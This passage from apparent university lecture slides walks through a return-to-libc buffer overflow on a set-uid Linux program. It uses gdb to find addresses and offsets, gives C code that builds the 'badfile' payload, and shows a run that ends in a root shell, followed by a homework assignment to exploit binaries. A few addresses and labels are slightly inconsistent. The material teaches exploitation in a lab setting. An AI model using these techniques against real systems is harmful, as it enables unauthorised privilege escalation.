 - 3 We need to pass `"/bin/sh"` as argument to `system`
 - We will load this address on the stack
 - Find out where to put it
- The first two steps are rather easy

Step 1: find the address of `system`

- In `Linux`, when a program runs, the `libc` library will be loaded in memory
- Always at the same location
- We can find the address of `system` with `dbg`
- We debug `overflow.c`
 - We don't need debugging info here
- It is set-uid : the privileges will be dropped when debugging
 - But we don't care
- Later on, we will need the address of the `exit` function
- We print the address of these two functions with the `p` command

Illustration

```
1  ssd@ssd-vb:~$ touch badfile
2  ssd@ssd-vb:~$ gdb overflow
3  ...
4  (gdb) run
5  Starting program /home/ssd/Documents/ssd-buffer-overflow/overflow
6  Alright
7  ...
8  (gdb) p system
9  $1 {<text variable, no debug info>} 0xb75b1460 <system>
10 (gdb) p exit
11 $2 {<text variable, no debug info>} 0xb75a4fe0 <system>
12 (gdb) quit
```

Step 2: find the address of `"/bin/sh"`

- To run `/bin/sh`, the string `"/bin/sh"` must be in memory
- Its address must be passed to system
- We can
 - place the string in the buffer when we overflow
 - We then figure out its address
 - load it with environment variables
 - We export a custom environment variable
 - All environment variables are passed to children in shell processes
 - We can get a program to print the address of that variable

Illustration

```
1  #include <stdio.h>
2  #include <unistd.h>
3
4  int main()
5  {
6      char * shell = (char*) getenv("MYSHELL");
7
8      if (shell)
9      {
10         printf("Value_%%:%%s\n", shell);
11         printf("Address_%%:%%p\n", shell);
12     }
13 }
```


Result

```
1  ssd@ssd-vb:~$ gcc -o envaddr99 envaddr.c
2  ssd@ssd-vb:~$ export MYSHELL="/bin/sh"
3  ssd@ssd-vb:~$ ./envaddr99
4  Value      : /bin/sh
5  Address    : 0xbffffe83
```

■ Changing the file name changes the address

```
1  ssd@ssd-vb:~$ mv envaddr endaddrlonger
2  ssd@ssd-vb:~$ ./endaddrlonger
3  Value      : /bin/sh
4  Address    : 0xbffffe7b
```

Why it happens

- Environment variables are stored on the stack
- Before they are pushed, the name of the program is pushed
 - Consequently, the length of the name affects the location of the environment variables

```

1  ssd@ssd-vb:~$ gcc -g -o envaddr_dbg envaddr.c
2  ssd@ssd-vb:~$ gdb envaddr_dbg
3  ...
4  (gdb) b main
5  breakpoint 1 at 0x804841d : file envaddr.c, line 6
6  (gdb) run
7  Starting program ...
8  Breakpoint 1, main() at envaddr.c:6
9  (gdb) x/100s *((char**)environ)
10 0xbffff552: "SSH_AGENT_PID=1561"
11 0xbffff564: "GPG_AGENT_INFO=/tmp/keyring-xNwnYB/gpg:0:1"
12 0xbffff59c: "SHELL=/bin/sh"
13 ...
14 0xbfffffc8: "/home/ssd/envaddr_dbg"

```

- If we change the length of the program name, we observe that all the addresses of environment variables are shifted

Step 3 : pass `"/bin/sh"` as argument to `system`

- We cannot proceed directly as we did in the previous shell code
- When we call a function, we
 - prepare arguments
 - x86 : push everything on the stack
 - x64 : only push arguments above 6
 - prepare the stack frame
- Arguments pushed on the stack can be recovered from `rbp`
 - x86 : first argument at `ebp + 8`
 - x64 : seventh argument at `rbp + 16`
- Here, we are not going to "properly" call `system`
- We need will need to manually push the address of `"/bin/sh"`
 - Or `mov` it to `rcx` in x64

The tricky part

- We also need to handle the stack frame manually :
 - 1 prepare the stack for our function (local variables, etc.)
 - 2 restore the stack to the state it was before `call`
- When a function is called
 - 1 `rbp` is always pushed
 - `push rbp`
 - 2 `rbp` is affected to `rsp`
 - `mov rsp, rbp`
 - 3 a space of n bytes is allocated for local variables
 - `sub rsp, n`
- When a function ends,
 - 1 registers are restored back to their values before `call`
 - `mov rbp, esp`
 - `pop rbp`
 - 2 we hit return
 - `ret`
- The instructions `enter N, 0` and `leave` do this as well

Example

```
1 void foo(int x)
2 {
3     int a;
4     a = x;
5 }
6
7 void stuff()
8 {
9     int b = 5;
10    foo(b);
11 }
```


Assembly code

```
1  ...
2
3  foo:
4      pushl %ebp
5      movl %esp, %ebp
6      subl $16, %esp
7
8      movl 8(%rbp), %eax
9      movl %eax, -4(%ebp)
10
11     leave
12     ret
13
14  stuff:
15      pushl %ebp
16      movl %esp, %ebp
17      subl $20, %esp
18
19      movl $42, -4(%ebp)
20      movl -4(%ebp), %eax
21      movl %eax, (%esp)
22
23      call foo
24
25     leave
26     ret
```

It is time

- We know where to put `"/bin/sh"` on the stack
- We will overflow the return address of `copy_stuff` with the address of `system`
- Between the point when the return address is modified and the point where the argument of `system` is used, the program will execute the prologues of both `copy_stuff` and `system`
- By tracing these instructions, we will know where `rbp` points
- We will proceed as before: with `gdb`
- Note that it is important to trace `rsp`, and not `rbp`
 - We don't care where it points at that moment
 - Because `rbp` will be replaced by `rsp`
- When `system` is executed, the function prologue is executed
 - Moves `rsp` 8 bytes below, and sets `rbp` to the current value of `rsp`
- It is wiser to overflow the return address of `system` with the address of `exit`
 - Arbitrary values will likely cause a crash

Illustration



Building `badfile`

- We *could* write another shell code
- Here : it is not needed
 - We only need to write three addresses
 - We are not executing code
- We need to know
 - the value of `ebp` while executing `copy_stuff`
 - the offset Δ from the beginning of the buffer
- Again, we will use `gdb`

Sniffing our way around

```
1  ssd@ssd-vb:~$ gcc -fno-stack-protector -g -o overflow_dbg2 overflow.c
2  ssd@ssd-vb:~$ touch badfile
3  ssd@ssd-vb:~$ gdb overflow_dbg2
4  (gdb) b copy_suff
5  Breakpoint 1 at 0x80484bd: file overflow.c, line 10
6  (gdb) run
7  Starting program ...
8  breakpoint 1, copy_stuff (str=xxx 0xbffff16c ) at overflow.c
9  (gdb) p &buffer
10 $1 = (char (*)[100]) 0xbffff0dc
11 (gdb) p $ebp
12 $2 = (void*) 0xbffff148
13 (gdb) p 0xbffff148 - 0xbffff0dc
14 $3 = 108
15 (gdb) quit
```

- The offset of the address of `system` is $108 + 4 = 112$
- The offset of the return address of `system` is $108 + 8 = 116$
- The offset of `"/bin/sh"` of is $108 + 12 = 120$

Our malicious code

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 int main()
6 {
7     char buffer[200];
8
9     memset(buffer, 0xaa, 200); // fill with non zeros
10
11     *(long *) &buffer[120] = 0xbfffe83; //address of "/bin/sh"
12     *(long *) &buffer[116] = 0xb75a4fe0; //address of exit
13     *(long *) &buffer[112] = 0xb75b1460; //address of system
14
15     FILE * badfile = fopen("./badfile", "w");
16     fwrite(buffer, sizeof(buffer), 1, badfile);
17     fclose(badfile)
18 }
```

Launching the attack

```
1 ssd@ssd-vb:~$ gcc -o malicious_libc malicious_libc.c
2 ssd@ssd-vb:~$ gcc -fno-stack-protector -o overflow2 overflow.c
3 ssd@ssd-vb:~$ sudo chown root overflow2
4 ssd@ssd-vb:~$ sudo chmod 4755 overflow2
5 ssd@ssd-vb:~$ ./malicious_dbg
6 ssd@ssd-vb:~$ ./overflow2
7 #
8 # id
9 uid=0(root) gid=1000(ssd) groups=0(root), ...
```

Homework time !

- You are given several binaries
- You do not have the source code
- You are inputting strings, not files
- You have to exploit buffer overflow to
 - find secrets
 - log as root
- You have the fall break and next week to do it
- Submit a PDF report by email
- The deadline is on November 10 at 23h59
 - Gmail server time